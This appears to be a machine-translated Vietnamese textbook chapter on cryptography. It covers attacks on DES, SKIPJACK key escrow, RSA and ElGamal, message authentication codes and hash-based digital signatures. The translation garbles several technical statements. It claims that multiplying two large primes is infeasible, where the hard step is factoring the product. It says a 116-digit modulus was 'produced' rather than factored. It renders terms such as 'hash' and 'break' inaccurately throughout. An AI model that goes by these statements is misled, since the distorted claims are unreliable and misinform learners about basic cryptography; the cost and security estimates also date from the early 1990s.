Sẽ không còn nghi ngờ gì nữa về sự tồn tại hữu ích của DES đơn đang kết thúc. DES có thể bị ngắt bởi cuộc tấn công toàn diện bởi bất kỳ ai đã chuẩn bị dành đủ tiền cho thiết bị đã yêu cầu. Ví dụ, Eberle [EBE1] đánh giá rằng DES có thể bị ngắt với trung bình 8 ngày sử dụng thiết bị giá khoảng 1 triệu đôlaMỹ, đã xây dựng từ 1992 – công nghệ machj điện tử siêu nhỏ DES. (Điều này so sánh với sự đánh giá của [GARR1] rằng DES có thể bị ngắt trong một tuần với 500,000$ sử dụng thiết bị có sẵn năm 2000.) Trên thực tế, nếu ai là khách hàng - thiết kế đặc biệt mạch điện tử siêu nhỏ

để ngắt DES, những đánh giá ở trên rất có thể bị giảm 1- đến 2 mức quan trọng, ví dụ., với thiết bị giá 1 triệu đôlaMỹ, DES có thể bị ngắt trong vài giờ. Nếu một cuộc điều tra như vậy tạo khả năng cho ai đó làm tổn thương các sự truyền dịch tài chính giá trị cao phức tạp, điều đó rõ rằng là những cuộc tấn công như vậy sẽ không được nạp nhiều nữa.

Đối diện tứng cái riêng, ấn phẩm chi tiết của sự tiếp cận các giải mã gần đây được gọi là sự giải mã các mật mã khác nhau [BIH1, BIH2] đã phát triển các câu hỏi mới về độ dài của DES và các thuật toán đối xứng khác. Sự giải mã các mật mã khác nhau có thể đưa ra một cuộc tấn công vào DES mà sự tính toán chuyên sâu không đáng kể so với một cuộc nghiên cứu khoá toàn diện. Tuy nhiên, cuộc tấn công này yêu cầu các cặp văn bản rõ - văn bản mã đã chọn 2 47 có khả năng cho người giải các mật mã, do vậy không biểu diễn một đe doạ thiết thực tới cách sử dụng của DES đối với mục đích thương mại 4 .Tuy nhiên, sự phát triển này làm nổi bật sự cần thiết để tiếp tục theo dõi quá trình tấn công các thuật toán mật mã.

Sự thực thi mạch điện tử siêu nhỏ bằng các mảnh silic nhỏ không đắt của DES có sẵn dễ dàng. Tỉ lệ dữ liệu tăng tới 1 GB / 1giây [EBE1].

---

[3] Xem [MEY1] cho một cuộc thảo luận chi tiết.

[4] DES đã chứng minh hoàn toàn chịu đựng được giải mã các mật mã khác nhau, bởi vì nhà thiết kế của nó đã biết các khả năng bị tấn công. Các thuật toán khác đã chứng minh yếu hơn nhiều bề ngoài của sự giải mã các mật mã.

DES được xem lại đối với sự phù hợp cho chính phủ liên bang Mỹ sử dụng 5 năm một lần. Hệ thống đã được xác nhận lại lần nữa vào năm 1983,1988, và 1993. Sự xác nhận lại năm 1993 đã được kèm theo bởi một chỉ dẫn rằng các thuật toán thay đổi cho chính phủ sử dụng đang bị cân nhắc một cách chủ động.

Sự thay thế DES Chính phủ Mỹ

Vào tháng 4 năm 1993, chính phủ Mỹ đã thông báo rằng một đề nghị mới yêu cầu cung cấp thông tin tin cẩn thông qua sự mã hoá truyền thông, trong khi khả năng duy trì đồng bộ của các chi nhánh tuân thủ theo luật pháp để nghe trộm trên những liên lạc như vậy khi

được xác nhận hợp pháp để làm như vậy. Thông báo này bao gồm việc giảm những thông tin đã giới hạn về một hệ thống mã đối xứng gọi là SKIPJACK.

Thuật toán mới này là mã khối 64 bit giống như DES. Một sự khác biệt đáng kể của DES là nó dùng một khoá 80 bit (so sánh với 56 bits), cộng thêm nhiều thứ bậc quan trọng đối với độ dài mật mã. Nó liên quan đến 32 vòng tính toán (so sánh với 16 vòng của DESs). Nó có thể được sử dụng trong sự liên kết với các chế độ thao tác giống nhau như là DES. Khác với DES, sự xác nhận đay đủ về thuật toán mới được phân loại, do vậy không công khai có sẵn . Theo đúng tiến trình này, thuật toán được dành riêng để thay thế sự bảo vệ thông tin nhạy không phân loại của chính phủ của DES.

Tháng 4 năm 1993 thông báo cũng miêu tả một sự thực thi của thuật toán SKIPJACK trên mạch điện tử được thiết kế để trợ giúp công nghệ giao kèo khoá. Mạch điện tử này được thiết kế bởi NSA, cung cấp luật pháp cho sự cần thiết tuân thủ theo luật pháp bởi quá trình mã hoá phát sinh, theo cả văn bản mã hoá, một trường tuân thủ theo luật pháp. Trường này được gửi với văn bản mã để giải mã mạch điện tử. Chủ đề này giảm hai biểu tượng thông tin khoá 80-bit độc lập từ hai tác nhân giao kèo độc lập, thao tác theo sự kiểm soát nghiêm ngặt, Trường tuân thủ theo Luật pháp có khả năng phát hiện khoá mã hoá cho một cơ quan có quyền ngăn chặn những liên lạc đó.

4.2 Hệ thống mã khoá –chung

Công nghệ mật mã khoá- chung được giới thiệu vào năm 1976 bởi Whitfield Diffie và Martin Hellman của trường đại học Stanford [DIF1]. Từ đó, công nghệ này đã được kế theo một đường dẫn phát triển rất đáng chú ý [DIF2] và bây giờ có thể được cân nhắc kỹ càng.

Ngược lại các hệ thống mã đối xứng, hệ thống mã khoá- chung sử dụng các cặp khoá bổ sung để phân chia các chức năng của sự mã hoá và sự giải mã. Một khoá, khoá riêng, được giữ bí mật giống như là một khoá trong hệ thống mã đối xứng. Khoá khác, khoá chung, không cần thiết giữ bí mật.




Figure 4-2: A Public-key Cryptosystem

Hình 4-2 Hệ thống mã khoá chung

Chú ý: B's public key: khoá chung của B (a): Encryption mode: chế độ mã hoá.

B's private key: khoá riêng của B (b): Authentication Mode: Chế độ xác nhận

Phaintext: Văn bản rõ A's private key: khóa riêng của A

Ciphertext: Văn bản mã A's public key: khoá chung của A

Hệ thống phải có đặc tính là những kiến thức của khoá chung đã đưa ra, nó sẽ không thể thực hiện được để xác định khoá riêng. Sự tiếp cận hai khoá có thể đơn giản hoá sự quản lý khoá bằng số lượng khoá tối thiểu cần thiết để quản lý và lưu trữ trong mạng, và tạo khả năng các khoá được xây dựng thông qua các hệ thống không được bảo vệ như là các dịch vụ thư mục chung.

Có hai chế độ sử dụng hệ thống mã khoá – chung, phụ thuộc vào khoá chung nào đ ược sử dụng như là một khoá mã hoá hoặc khoá giải mã (xem

hình 4-2). Mục đích để tồn tại những thư mục chung là chứa đựng những khoá chung cho sự thiết lập các n óm liên lạc. Sử dung những khoá này như là những khoá mã hoá, bất kỳ nhóm nào đều có thể gửi tin nhắn tin cậy tới bất kỳ nhóm nào khác. Chỉ duy nhất người nắm giữ các khoá riêng tương quan có thể đọc tin nhắn đó. Đây là *chế độ mã hoá.*

Bằng cách sử dụng khoá đã phát hành như là khoá giải mã, mật mã khoá chung có thể được sử dụng cho sự xác nhận nguồn gốc dữ liệu và cho quá trình đảm bảo tính vẹn toàn của một tin nhắn. Trong trường hợp ai đó có thể nắm giữ được khoá giải mã thư mục và có thể từ đó đọc thông tin.

Người đọc cũng biết rằng chỉ duy nhất người nắm giữ khoá riêng tương quan có thể tạo tin nhắn đó. Đây là chế độ sự xác nhận.

Hệ thống mã khoá chung có thể thao tác ở cả các chế độ này được gọi là *hệ thống mã khoá chung đảo ngược*. Một vài hệ thống mã khoá chung có thể thao tác ở chế độ xác nhận nhưng không ở chế độ mã hoá. Chúng được biết như là các *hệ thống mã khoá – chung không đảo ngược.*

Các hệ thống mã khoá – chung đưa ra một sự thách thức lớn hơn nhiều đối với người thiết kế thuật toán hơn là các hệ thống mã đối xứng, bởi vì khoá chung đại diện thông tin truyền thống mà có thể được sử dụng để tấn công các thuật toán. Các hệ thống khoá -chung hiện tại sử dụng dựa vào độ dài của chúng trên những xác nhận cơ bản cụ thể, là vấn đề toán học rất khó giải quyết.

Thuật toán RSA

RSA là một hệ thống mã khoá – chung đảo ngược, được đặt tên sau khi người phát hiện ra nó là Rivest, Shamir, và Adleman, từ MIT. Mô hình của hệ thống được xuất bản lần đầu tiên vào năm1978 [RIV1]. Thực tế nó đưa ra cách sử dụng là trong khi tìm kiếm các số lớn đầu tiên tương đối dễ, thì sản xuất ra sản phẩm của hai trong số các số đó được mà đ ã từng không thể làm đ ược.

Một cặp khoá RSA được tạo như sau. Một số nguyên e được chọn, là một số mũ chung. Hai số lớn chính, p và q, sau đó được lựa chọn một cách ngẫu nhiên, phù hợp với điều kiện là (p-1) và e không có các số chia chung, và (q-1) và e không có các số chia chung[5]. Các môđun chung có giá trịn n= pq. Giá trị của n và e cùng nhóm khoá chung. Một số m ũ riêng, d, sau đó

được xác định như là (de-1) có khả năng chia cho cả (p-1) và (q-1). Giá trị của n à d (hoặc p,q, và d) cùng nhau tạo thành khoá riêng.

Các số mũ đều có đặc tính quan trọng là hàm d là số nghịch đảo của e, nghĩa là với bất kỳ một tin nhắn M nào, (Me) d mod n= M mod n. Để biết chi tiết về việc đưa ra các thuật toán cho kết luận này, xem [RVI1].

Quá trình mã hoá tin nhắn M liên quan đến quá trình tính toán Me mod n. Điều này có thể được đưa ra bởi bất lỳ mà biết được khoá chung, ví dụ., n và e. Quá trình giải mã tin nhắn M' liên quan đến quá trình tính toán M'd mod n. Điều này yêu cầu sự hiểu biết về khoá riêng.

Độ dài của RSA thỉnh thoảng cũng được đặt câu hỏi. Đó là một cách hiển nhiên để được ngắt – mà là thừa số của môđun n, sử dụng bất kỳ kiến thức nào về các phương pháp phân tích thành thừa số. Độ dài phụ thuộc vào thời gian đã yêu cầu và giá trị của thiết bị mà có thể thực hiện sự phân tích thành thừa số.Quá trình tiếp tục giảm giá trị của thiết bị đã được đưa ra tính toán trong sự cân nhắc độ dài của RSA trong tương lai.

---

[5] Các ràng buộc khác cũng có thể được đảm bảo để tránh các khoá "yếu"; xem ví dụ [GORR1]. Tuy nhiên, những ràng buộc như vậy có khả năng thay đổi như là trạng thái khéo léo của sự giải mã các mật mã trước. Trạng thái khéoléo trong sản xuất năm 1990 được minh hoạ bởi kinh nghiệm quảng cáo tốt bởi M.Manasse và A.Lenstra mà sử dụng một mạng gắn kết lỏng lẻo của 200 tạm kỹ thuật, thành công trong quá trình sản xuất môđun 116- ký số trong một tháng.

Cái có thể đưa cho chúng tôi sự tin cậy tốt đó là RSA sẽ bảo trì độ dài của chúng trong tương lai trên thực tế là sự gia tăng rất nhỏ trong kích cỡ của các môđun đưa ra dẫn đến sự gia tăng mạnh trong yêu cầu phân tích thừa số của nó (khi quy tắc ngón tay cái, với các thuật toán phân t ích thừa số hiện tại , tăng kích cỡ của các môđun bằng ba ký số gấp đôi sự phức tạp phân tích thừa số của nó).

Giả sử, ví dụ chúng ta đề xuất một chút về công nghệ Manasse và Lenstra và giả định rằng một môđun 150- ký số có thể được phân tích thừa số trong một tháng . Nếu chúng ta tạo một sự mở rộng các cỡ môđun tương đối vừa phải cho 200 hoặc 250 ký số, thời gian yêu cầu để thực hiện sự phân tích thành thừa số giống với công nghệ được trình bày trong bảng 4-1. Nó có thể được xem như là sự phát triển gấp mười, gấp trăm, hoặc thậm chí gấp nghìn lần trong công nghệ mà có thể dễ dàng đếm được bởi một sự giă tăng

đơn thuần trong cỡ của môđun.Vì vậy, để RSA được an toàn, bây giờ hoặc tương lại, một cách đơn giản là tạo một lựa chọn nhạy cho kích cỡ môđun.

Số các ký số	Thời gian phân tích thành thừa số
150	1 tháng
200	100 năm
250	500,000 năm

Bảng 4-1: Thời gian phân tích thành thừa số một Môđun RSA

Tất nhiên đó là một khả năng của sự chọc thủng phòng tuyến trong các phương pháp phân tích thành thừa số. Tuy nhiên, nhà toán học đã từng tìm kiếm các thuật toán phân tích thừa số nhanh trong nhiều năm qua mà vẫn chưa thành công. Sự chứng thực chính cho độ dài của RSA là nó đã giữ vững rất nhiều năm để các chuyên gia tiếp tục thử phá vỡ nó.

Một thiếu sót chính của RSA, quá trình xử lý sự mã hoá và sự giải mã cao hơn nhiều với hệ thống mã đối xứng giống như DES .Vì vậy, RSA hiếm khi được sử dụng cho sự mã hoá dữ liệu lớn. Tuy nhiên, RSA có một vài ứng dụng quan trọng – được thảo luận theo chữ ký kỹ thuật số, sự quản lý khoá, và các chủ đề về sự xác nhận sau. Ngày nay, RSA đang được sử dụng rộng rãi trong các sản phẩm ở các dạng khác nhau bao gồm các mạch điện tử làm bằng các mảnh silic nhỏ, các chương trình xử lý tín hiệu kỹ thuật số (DSP), và phần mềm thường.

Khả năng thực thi của RSA phụ thuộc lớn vào mã thuật toán môđun phù hợp với bộ xử lý đã dùng. Một vài điểm bắt đầu hữu ích là [BRI, SHA1] nếu cân nhắc một sự thực thi phần cứng, hoặc [DUS1] cho một sự thực thi phần mềm..

Thuật toán ELGamal

Năm 1985, ElGamal [ELG1] đề xuất một hệ thống mã khoá- chung thay đổi, dựa trên một vấn đề toán học khác biệt cơ bản tới RSA. Thuật toán này phụ thuộc vào sự phức tạp của quá trình tính toán các loga rời rạc qua các

trường có hạn. Đơn đề nghị của ElGamal bao gồm các cơ cấu của cả chế độ mã hoá và chế độ xác nhận. Trong khi cơ cấu chế độ mã hoá không được khai thác, cơ cấu chế độ xác nhận có nhiều hấp dẫn thú vị và đã thực hiện cơ bản Tiêu chuẩn Chữ ký Kỹ thuật số của Mỹ đã đề nghị (DSS). Thuật toán DSS được thảo luận trong phần 4.4.

Để biết chi tiết về sự so sánh của các hệ thống mã RSA và ElGamal, xem [VAN2].

4.3 Các giá trị kiểm tra tính vẹn toàn (Niêm phong)

Tiện ích của các công nghệ mật mã mở rộng hơn nhiều so với các điều khoản của các dịch vụ tin cậy. Chúng ta cân nhắc tiếp những công nghệ đó có thể cung cấp cơ bản tính vẹn toàn dữ liệu và các dịch vụ xác nhận nguồn gốc dữ liệu như thế nào.
Tính ven toàn dữ liệu và/hoặc sự xác nhận nguồn gốc dữ liệu các thông tin có thể được cung cấp như sau. Người sáng tạo tin nhắn phát sinh, sử dụng tất cả các bit dữ liệu trong nội dung tin nhắn, một *phụ lục* được truyền theo tin nhắn đó. Người nhận tin nhắn kiểm tra nội dung tin nhắn đã nhận và phụ lục đã tồn tại trước khi nhân nội dung tin nhắn khi đang xác thực.

Điều này tương tự như các thủ tục dò tìm lỗi chung, như là quá trình tấn công một kiểm độ dư vòng (CRC) vào tin nhắn. Tuy nhiên, có một sự khác biệt lớn. Toàn cảnh cuộc tấn công chủ động đã được đưa ra tính toán. Nếu một kẻ tấn công chủ động thay đổi tin nhắn, sẽ không có gì ngăn cản anh ta tính toán lại và thay thế CRC ở tin nhắn đó, vì vậy người nhận tin nhắn sẽ không phát hiện ra là đã có sự thay đổi dữ liệu. Để bảo vệ chống lại những cuộc tấn công đó một lần nữa, sẽ phát sinh phụ lục dùng một khoá bí mật. Người nhận tin nhắn đó có thể tin rằng, nếu nội dung tin nhắn và phụ lục vẫn tồn tại để nhận , phụ lục đã phát sinh bởi ai đó mà biết được khoá đó. Vì vậy, sự thay đổi tin nhắn bởi một kẻ xâm phạm sẽ gần như bị phát hiện.

Thủ tục *kiểm tra tính vẹn toàn* được biết bởi rất nhiều tên. Trong lĩnh vực nhà băng nó được gọi là *sự xác nhận thông tin.* Trong tiêu chuẩn an toàn OSI, nó thường được gọi là *Sự niêm phong.* Phụ lục này được biết theo một cách khác là niêm phong, kiểm độ vẹn toàn (ICV), mã xác nhận thông tin (MAC), hoặc mã vẹn toàn thông tin (MIC).

Cơ cấu chung được minh hoạ trong hình 4-3. Tại hệ thống gốc, một quá trình phát sinh phụ lục mật mã được ứng dụng thông qua tin nhắn, để thu lại một chuỗi phụ lục (thường rất ngắn) mà kèm theo một tin nhắn quá cảnh. Tại hệ thống người nhận, một quá trình phát sinh phụ lục giống như vậy được ứng dụng vào tin nhắn đã nhận, sử dụng cùng một khoá, và kết quả được so sánh với giá trị phụ lục đã nhận với tin nhắn đó.

Các tiêu chuẩn công nghiệp ngân hàng (ví dụ., ANSI X9.9 và ISO 8730) chỉ rõ một quá trình phát sinh phụlục cụ thể để ứng dụng tới các mã xác nhận tin nhắn cho sự truyền dịch tài chính. Quá trình này, sử dụng hệ thống mã đối xứng như là DES, đượcminh hoạ ở hình 4-4. Nó liên quan đến nhóm tin nhắn khi cần thiết để thành nhiều cỡ khối hệ thống mã (64 bit cho DES), sau đó ứng dụng quá trình mã hoá trong chế độ CBC để phát sinh một phụ lục. Để biết sự khác nhau của các công nghệ, xem [JUE1].

CÁc qú trình phát sinh phụ lục khác tồn tại, như là đã được thảo luận trong [TSU1] và được sử dụng với giao thức Mạng SNMP (đ ư ợc miêu tả trong chương 15).




Figure 4-3: General Sealing Scheme

H ình 4-3: Cơ cấu niêm phong chung

Chú thích:

Orginator: người gửi Message: Tin nhắn

Actual appendix:phụ lục chính Expected Appendix: phụ lục được mong đợi

Generate appendix:phụ lục phát sinh Key: khoá.

If there are the same then message integrity is verified: Nếu chúng giống nhau thì sau đó tính vẹn toàn của tin nhắn được nhận dạng.




Figure 4-4: Appendix Generation Using a Symmetric Block Cipher

H ình 4-4: S ự phát sinh phụ lục sử dụng một mã khối đối x ứng

Chú thích:

Ecrypt: Mã hoá Message: Tin nhắn Appendix: phụ lục

Tiếp cận này, đã minh hoạ ở hình 4-5, không yêu cầu sử dụng hệ thống mã đối xứng, nhưng thay vào đó dùng hàm phân cách. Một hàm phân cách là một hàm mà sắp đặt các giá trị từ một miền lớn(có thể là rất lớn) thành một sự sắp xếp tương đối nhỏ 6.(Các hàm phân cắt được thảo luận nhiều hơn trong phần 4.4.) Quá trình phát sinh phu lục liên quan đến hoặc tiền tố hoắc hậu tố một khoá bí mật cuả chuỗi dữ liệu tin nhắn, sau đó áp dụng hàm phân cắt cho xích chuỗi này. Sản phẩm của hàm phân cắt cung cáp phụ lục này.




Figure 4-5: Appendix Generation Using a Hash Function

H ình 4-5: Sự phát sinh phụ lục sử dụng hàm phân cắt

Chú thích: Message: Tin nhắn Appendix: phụ lục
Hash function: hàm phân cắt.

[6] Thỉnh thoảng được xem xét thành hai kiểu hàm phân cắt – các hàm phân cắt không khoá, mà luôn phát sinh cùng một dữ liệu ra từ cùng một dữ liệu nhập, và các hàm phan cắt khoá, mà dùng một khoá mật mã như là ngõ nhập phụ. Trong sách này, cách sử dụng hàm phân cắt hạng không chất lượng nên đưa ra để định hướng một hàm phân cắt không khoá.

4.4 Chữ ký điện tử

Một chữ ký điện tử có thể được lưu ý đến trong trường niêm phong đặc biệt. Nó được sử dụng ở những nơi mà cần đủ sự tin tưởng từ nguồn của tin nhắn (khi định dạng thông qua niêm phong) mà nó có thể được xem xét ít nhất là tốt như sự phân loại nguồn viết tin nhắn trên cơ bản của chữ ký. Chữ ký điện tử có thể được dùng như là khái niệm cơ bản của việc tái giải quyết lại vấn đề giữa người gửi và người nhận tin nhắn (ví dụ một kiểm tra hoặc văn bản thương mại). Nhóm mà hầu hết đạt được bằng việc làm giả mạo tin nhắn sẽ có khả năng đưa tới người nhận. Vì vậy người nhận sẽ không có khả năng tạo ra ch ữ ký điện tử mà không thể phân biệt được so với chữ ký của người gửi.

Vì lý do này, một quá trình niêm phong giống như các quá trình dựa trên cơ bản DES hoặc sự phân cắt đã được miêu tả ở trên luôn không tương xứng với mục đích này. Người nhận biết cái khoá đã sử dụng tạo ra niêm phong. Cách duy nhất để sử dụng một quá trình như vậy cho mục đích chữ ký điện tử là sự kết hợp một thiết bị phần cứng an toàn mà chịu sự kiểm soát của nhóm thứ ba tin cậy. Người nhận được cung cấp một thiết bị chống trộm mà có khả năng phân loại dấu niêm phong nào là đúng nhưng không có khả năng tạo ra một dấu niêm phong giống như khoá đó. Cái khoá được lưu trữ bên trong một thiết bị nơi mà người nhận không thể truy cập vào đó được, nhóm thứ ba tin cậy sẽ quản lý nơi đó.
Các hệ thống mã khoá- chung cung cấp nhiều năng lực chữ ký điện tử mạnh hơn, và không yêu cầu sự phân loại khoá phải giữ bí mật đối với người nhận.




Figure 4-6: Simplistic Digital Signature Scheme

H ình 4-6: Cơ cấu chữ ký điện tử đơn giản

Chú thích: Originator: người gửi Recipient:người nhận
Message: tin nhắn Public key: khoá chung
Encrypt : mã hoá Decrypt: giải mã
Appendix:phụ lục Private Key:khoá riêng
Expected Message: tin nhắn đ ược trông mong
Transmitted Message: tin nhắn đã truyền
If these are the same then the signature is verified: Nếu chúng giống nhau thì sau đó chữ ký được nhận dạng.

Một công nghệ chữ ký điện tử đơn giản đang ứng dụng vào một hệ thống mã khoá – chung đảo ngược như là RSA được minh hoạ trong hình 4-6. Người gửi tin nhắn tạo ra một phiên bản tin nhắn đã mã hoá, sử dụng hệ thống khoá- chung trong chế độ sự xác nhận(ví dụ., khoá mã hoá là một khoá riêng của người gửi). Phiên bản mã hoá của tin nhắn này được gửi như là một phụ lục, theo cùng với tin nhắn văn bản rõ. Người nhận cần biết được khoá giải mã tương ứng(khoá chung của người gửi), mà có thể giải mã phụ lục và so sánh nó với nội dung văn bản rõ. Nếu hai cái đều giống nhau, người nhận có thể đảm bảo rằng người gửi đã biết khóa mã hoá, và nội dung của tin nhắn sẽ không bị thay đổi trên đường đi.

Một cơ cấu chữ ký điện tử trên cơ sở khoá chung giống như ở trên cũng có thuộc tính có giá trị là bất kỳ một người nhận tin nhắn nào sẽ có khả năng kiểm tra chữ ký , bởi vì khoá giải mã (khoá chung của người gửi) có thể được làm chung chung mà biết không cần giao kèo an toàn.

Một sự phản đối cơ cấu ở trên là giá của nó trong giai đoạn xử lý và liên lạc ở trước. Sự mã hoá và sự giải mã đã được ứng dụng cho toàn bộ nội

dung tin nhắn, và số lượng dữ liệu đã được gửi là ít nhất gấp đôi kích cỡ tin nhắn cơ bản. Cơ cấu này cũng yếu về mặt mật mã mà có thể khắc phục được với sự sửa đổi mà chúng ta miêu tả [DEN3].




Figure 4-7: Digital Signature Scheme Using Encrypted-Hash Appendix

h ình 4-7: Cơ cấu chữ ký điện tử sử dụng phụ lục phân cắt đã mã hoá

Chú thích:

Orginator: người gửi Message: Tin nhắn

Actual digest: điện báo chính Expected Appendix: phụ lục được mong đợi

Digest: điện báo Private Key: khoá.riêng

Recipient: người nhận. Hash function: hàm phân cắt

Public key: khoá chung Expected digest: điện báo được trông mong

Encrypt : mã hoá Decrypt: giải mã

Transmitted mesage: tin nhắn đã truyền

If there are the same then message integrity is verified: Nếu chúng giống nhau thì sau đó tính vẹn toàn của tin nhắn được nhận dạng.

Để chứng minh cơ cấu này,một hàm phân cắt được đưa vào quá trình xử lý như hình 4-7. Hàm phân cắt được sử dụng để tạo ra một biểu tượng dữ liệu nhỏ hơn nhiều từ nội dung tin nhắn yêu cầu sự bảo vệ gọi là điện báo. Điện báo này có thuộc tính là thông thường bất kỳ một sự thay đổi nào của tin nhắn sẽ đưa ra một điện báo khác.

Với cơ cấu này, người gửi áp dụng hàm phân cắt để đạt được điện báo, sau đó mã hoá điện báo để đưa ra phụ lục mà được truyền dịch cùng với tin nhắn. Khi nhận tin nhắn, người nhận tính lại điện báo và giải mã phụ lục. Sau đó nó so sánh hai giá trị đó. Nếu chúng xứng nhau, sau đó người nhận được đảm bảo rằng người gửi đã biết khoá mã hoá, và nội dung của tin nhắn đó không bị thay đổi trên đường đi.

Khi sử dụng RSA theo cách này, hiệp định kèm theo giá trị đang bị mã hoá rất quan trọng. Ví dụ, nếu điện báo phân cắt ngắn hơn nhiều so với môđun RSA, và được gán vào thêm bit 0 vào cuối hàng bên trái, điều này dẫn đến kết quả là ứng dụng vào RSA đưa ra một giá trị số nguyên rất nhỏ. Điều này chắc chắn tình trạng yếu kém của mật mã. Nếu gán thêm bit 1, tình trạng yếu kém đó không còn nữa. Những cơ cấu gán thêm vào phức tạp hơn được đề cập bởi một vài nhà nghiên cứu.

